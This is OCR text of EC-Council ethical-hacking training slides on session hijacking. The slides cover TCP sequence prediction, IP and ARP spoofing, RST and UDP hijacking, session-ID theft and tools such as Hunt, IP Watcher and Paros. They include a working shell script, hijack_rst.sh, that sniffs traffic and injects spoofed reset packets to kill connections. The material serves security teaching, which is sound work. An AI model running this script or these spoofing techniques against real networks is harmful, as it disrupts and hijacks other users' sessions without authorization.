
TCP/IP hijacking is a hacking technique that uses spoofed packets to take over a connection between a victim and a target machine

The victim's connection hangs, and the hacker is then able to communicate with the host’s machine as if the attacker is the victim

To launch a TCP/IP hijacking attack, the hacker must be on the same network as the victim

The target and the victim machines can be anywhere

TCP/ IP Hijacking



Source: 10.1.0.100
Destination: 10.1.0.200
Seq#: 1429775000
Ack#: 1250510000
Len: 24

Source: 10.1.0.200
Destination: 10.1.0.100
Seq#: 1250510000
Ack#: 1429775024
Len: 167

Source: 10.1.0.100
Destination: 10.1.0.200
Seq#: 1429775024
Ack#: 1250510167
Len: 71

IP Spoofing: Source Routed Packets

Source Routed Packets technique is used for gaining unauthorized access to the computer with a trusted host's IP address

The host's IP address spoofs the packets so that the server managing a session with the client, accepts the packets

When the session is established, the hijacker injects the forged packets before the client responds

The original packet is lost as the server gets the packet with a different sequence number


The packets are source-routed where the patch to the destination IP can be specified by the hacker

RST Hijacking


RST hijacking involves injecting an authentic-looking reset (RST) packet

Spoof the source address and predict the acknowledgment number

The victim will believe that the source actually sent the reset packet and will reset the connection



RST Hijacking Tool: hijack_rst.sh



```
#!/bin/sh
tcpdump -S -n -e -l "tcp[13] & 16 == 16" | awk '{
# Output numbers as unsigned
  CONVFMT="%u";

# Seed the randomizer
  srand();

# Parse the tcpdump input for packet information
  dst_mac = $2;
  src_mac = $3;
  split($6, dst, ".");
  split($8, src, ".");
  src_ip = src[1]"."src[2]"."src[3]"."src[4];
  dst_ip = dst[1]"."dst[2]"."dst[3]"."dst[4];
  src_port = substr(src[5], 1, length(src[5])-1);
  dst_port = dst[5];

# Received ack number is the new seq number
  seq_num = $12;

# Feed all this information to nemesis
  exec_string = "nemesis tcp -v -fR -S "src_ip" -x "src_port" -H "src_mac"
-D
"dst_ip" -y "dst_port" -M "dst_mac" -s "seq_num;

# Display some helpful debugging info.. input vs. output
  print "[in] "$1" "$2" "$3" "$4" "$5" "$6" "$7" "$8" "$9" "$10" "$11"
"$12;
  print "[out] "exec_string;

# Inject the packet with nemesis
  system(exec_string);
}'
```


```
# ./hijack_rst.sh
```

Blind Hijacking

The hacker can inject the malicious data or commands into the intercepted communications in the TCP session even if the source-routing is disabled

The hacker can send the data or comments but has no access to see the response

Man in the Middle: Packet Sniffer



In this attack, the packet sniffer is used to interface between the client and the server

The packets between the client and the server are routed through the hijacker's host by using two techniques:

- Using forged Internet Control Message Protocol (ICMP) – It is an extension of IP to send error messages where the hacker can send messages to fool the client and the server
- Using Address Resolution Protocol(ARP) spoofing – ARP is used to map local IP addresses to hardware addresses or MAC addresses
- ARP spoofing involves fooling the host by broadcasting the ARP request and changing its ARP tables by sending forged ARP replies

UDP Hijacking

The hacker has to send the forged server reply to client UDP before the server responds to it

Use of Man in the Middle attack in the UDP hijacking can minimize the task of the attacker, as it can stop the server's reply from reaching the client in the first place

Application Level Hijacking

Application Level Hijacking

In this level, the hacker gains the session ID's to get control of the existing session or even create a new unauthorized session

Obtaining session ID's

- Session ID's can be found:
  - Embedded in the URL which is received by the application through HTTP GET requests, when the links embedded with the pages are clicked
  - Within the fields of a form and submitted to the application
  - Through the use of cookies

Sniffing

- If the HTTP traffic is sentunencrypted, the hijacker can examine the intercepted data and access the session ID
- Unencrypted traffic also contains usernames and passwords which help the hijacker to steal the information and create own unauthorized session

EC-Council

Application Level Hijacking (cont'd)

Brute Force

- This technique is used to guess the session IDs, in which the session IDs are checked based upon the pattern
- An attacker can conduct 1000 session ID guesses per second using a domestic DSL line

Misdirected Trust

- It is done using HTML injection and cross-site scripting to steal session's information
- In the HTML injection, malicious code is injected so that the client executes it and sends the session data to the hacker
- Cross-site scripting is used to trick the browserto execute the injected code under the same permission as the web application's domain

EC-Council

Session Hijacking Tools


EC-Council

Programs that Perform Session Hijacking

There are several programs available that perform session hijacking

The following are a few that belong to this category:

- Juggernaut
- Hunt
- TTY Watcher
- IP Watcher
- T-Sight
- Paros HTTP Hijacker




Hacking Tool: TTY Watcher

TTY watcher is a utility to monitor and control users on a single system

Anything the user types into a monitored TTY window will be sent to the underlying process. In this way, you are sharing a log in session with another user


After a TTY has been stolen, it can be returned to the user as though nothing has happened (Available only for Sun Solaris Systems)



Hacking Tool: IP Watcher

IP watcher is a commercial session hijacking tool that allows you to monitor connections and has active facilities for taking over a session

The program can monitor all connections on a network, allowing an attacker to display an exact copy of a session in real-time, just as the user of the session sees the data



Email Address: myemail@domain.com

Outgoing Mail Server

Outgoing Mail (SMTP): smtp.domain.com

□ My Server Requires Authentication

Account Name:


Password:

IPWatcher
Computer: maria
IP Address: 192.168.1.102
External IP Address: 64.233.234.73

Test Message Sent Successfully

EC-Council

Remote TCP Session Reset Utility



Router, Switch or Server Name / IP: 10.32.0.254

Read-Write Community String: private

Connection State	Server IP Address	Server Port	Client IP Address	Client Port
Established	216.60.197.254	23	208.191.22.50	3529
Established	216.60.197.254	23	208.191.22.50	3530


TCP Session Table download complete.

Paros HTTP Session Hijacking Tool


Paros is a man-in-the-middle proxy and application vulnerability scanner

It allows users to intercept, modify, and debug HTTP and HTTPS data on-the-fly between a web server and a client browser

It also supports spidering, proxy-chaining, filtering, and application vulnerability scanning



Paros Untitled Session: Screenshot

